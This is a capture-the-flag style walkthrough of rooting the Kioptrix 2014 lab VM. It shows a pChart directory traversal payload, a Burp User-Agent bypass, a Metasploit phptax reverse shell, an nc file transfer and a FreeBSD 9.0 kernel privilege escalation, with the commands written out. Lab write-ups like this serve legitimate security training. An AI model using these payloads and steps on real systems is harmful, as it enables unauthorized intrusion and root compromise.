
This vulnerable machine is located at https://www.vulnhub.com/entry/kioptrix-2014-5,62/ and is a boot-to-root box.

What I like to do first is create a directory for this box (mkdir kioptrix2014) & copy over a preset for taking notes.
Once I finish this, I check my IP and the IP of the “Kioptrix2014” machine using sudo arp-scan --localnet. My IP is the one circled at the top, and the box is the other one that is circled. Once I figure out the box’s IP, I then set an IP variable using export IP="10.10.1.117". The set IP variable can always be checked by using echo $IP.



I then nmaped the target using the IP variable I set up to look at what ports are open using sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports. It should return that ports 80 (http) and 8080 (http) are open.

My next step was going to the website on port 80 and looking around. In the page source, there was a “/pChart2.1.3/index.php”, which redirects to the below image.
I then decided to try to enumerate for more files on port 80 to see if there could be anything else. I used export URL="http://10.10.1.117:80/" (the URL variable can be checked using echo $URL). I then did dirb $URL -X ,.php,.html,.js,.txt,.zip and looked to see if there were any files with the specified extensions (“-X”) of nothing, “.php”, “.html”, “.js”, “.txt”, and “.zip”. Not much came up once the scan finished.

Before I did anything else, I also checked the website on port 8080, but I was led to a 403 Forbidden. I checked the page source as well to make sure I was not missing anything (there was nothing there).


I decided to set a new URL variable for port 8080 (export URL="http://10.10.1.117:8080/") and ran the same dirb scan again (dirb $URL -X ,.php,.html,.js,.txt,.zip). Only a 403 (Forbidden) came up, which I would not be able to view.

Now that I verified I have not missed anything, I searched for a pChart2.1.3 exploit on the internet. This led me to Exploit-DB for the “Multiple Vulnerabilities” (EDB: 31173). Looking in this, I noticed there was directory traversal, where you add “?Action=View&Script=%2f..%2f..%2fetc/passwd” after “index.php”. I went to the tab I had open that had the index for the pChart and then pasted the directory traversal after. When I did this, it printed out the /etc/passwd file (which can be viewed easier by looking at the page source).
Knowing this is a FreeBSD box and has Apache (a web service) on it from the nmap scan, I searched on Google for “bsd apache config file” to find where the config file would be. This led me to the result that it was at “/usr/local/etc/apache/httpd.conf”. Now that I knew this, I tried to view it using the same traversal method (but changing “etc/passwd” to be this path).
When I tried this, it did not work so I continued looking down the list of results and saw that where “apache” is there was also a possibility of it being “apache22”. When I tried this path “/usr/local/etc/apache22/httpd.conf”, it worked. It mentions where the document root is, which might come in handy later.


After looking further in this file, I found that the server on port 8080 is located at “/usr/local/www/apache22/data2” and that it only allows a Mozilla 4 browser.
I know that BurpSuite can alter requests to the server if it is intercepted, so I opened that up and left intercept on. I went to the website on port 8080 and then enabled my burp proxy. Now that I have done that, I refreshed the page so I could intercept the request.

I changed “Mozilla/5.0” to be “Mozilla/4.0” in this request.

Once this was done, I clicked the ‘Forward’ button. Looking on the website, I clicked on the ‘phptax’ that came up. This brought up the BurpSuite intercept again. I checked to make sure everything was correct (and changed the “Mozilla/5.0” to be “Mozilla/4.0” again) before I hit ‘Forward’ (I did it twice). Now that this was done, I was brought to a page with a tax form on it.

I then used Google to search “phptax exploit” and came up with a “PhpTax pfilez Parameter Exec Remote Code Injection“. This mentioned what to do for Metasploit.


I opened Metasploit using msfconsole. I then used the exploit that was mentioned on the site, use exploit/multi/http/phptax_exec. I used show options and then set RHOSTS 10.10.1.117, set RPORT 8080, show payloads, set payload cmd/unix/reverse, set LHOST 10.10.1.100, set UserAgent Mozilla/4.0, and then used exploit to run it.
My next step was to look to see if there was python or python3 using which python (or python3), but nothing came back. I looked at the kernel version using uname -r and it mentions it is a “FreeBSD 9.0” version.

I searched google to see if for freebsd 9.0 exploit, and it brought up “FreeBSD 9.0 – Intel SYSRET Kernel Privilege Escalation” from ExploitDB. I downloaded this “28718.c” file and put it in the directory that I made for this box. This is also available if you use searchsploit and then the EDB-ID number on a pentesting OS that has the searchsploit database. The “-m” copies the file and puts it in the directory that you are currently in.

Now that I am in the same folder as the exploit I used cat 28718.c | nc -l -p 1234. In Metasploit terminal I did the command nc 10.38.1.115 1234 > exploit.c. These commands allow for the transfer of the file, only it is being renamed to “exploit.c”.

After a few minutes I then Ctrl+C, typed yes to end session then reran the exploit using exploit. Once it reloaded, I typed ls and the file was there. I then used cat exploit.c to make sure it had the contents (it did).


From doing a kernel exploit before, I remembered that I needed to use gcc exploit.c -o exploit to compile it (the “-o exploit” makes it go to a new file called “exploit”). I then used chmod +x exploit to make sure that I could run it.
I then ran the exploit using ./exploit.

I checked who I was using whoami, which told me I was “root”. Now that I am root, I used cd /root && ls -lsa to view the contents. There was a congrats.txt, which I used cat congrats.txt.

The “congrats.txt” mentions that the logs were captured in “/root/folderMonitor.log”, “/root/httpd-access.log”, and “/root/ossec-alerts.log”. I looked at these and it is actually pretty cool! The box is now complete!
This box is a based off of BSD and required a lot of research because there aren’t a lot of these UNIX based boxes to root. This box was fun and very challenging.




 CyberArri
Leave a comment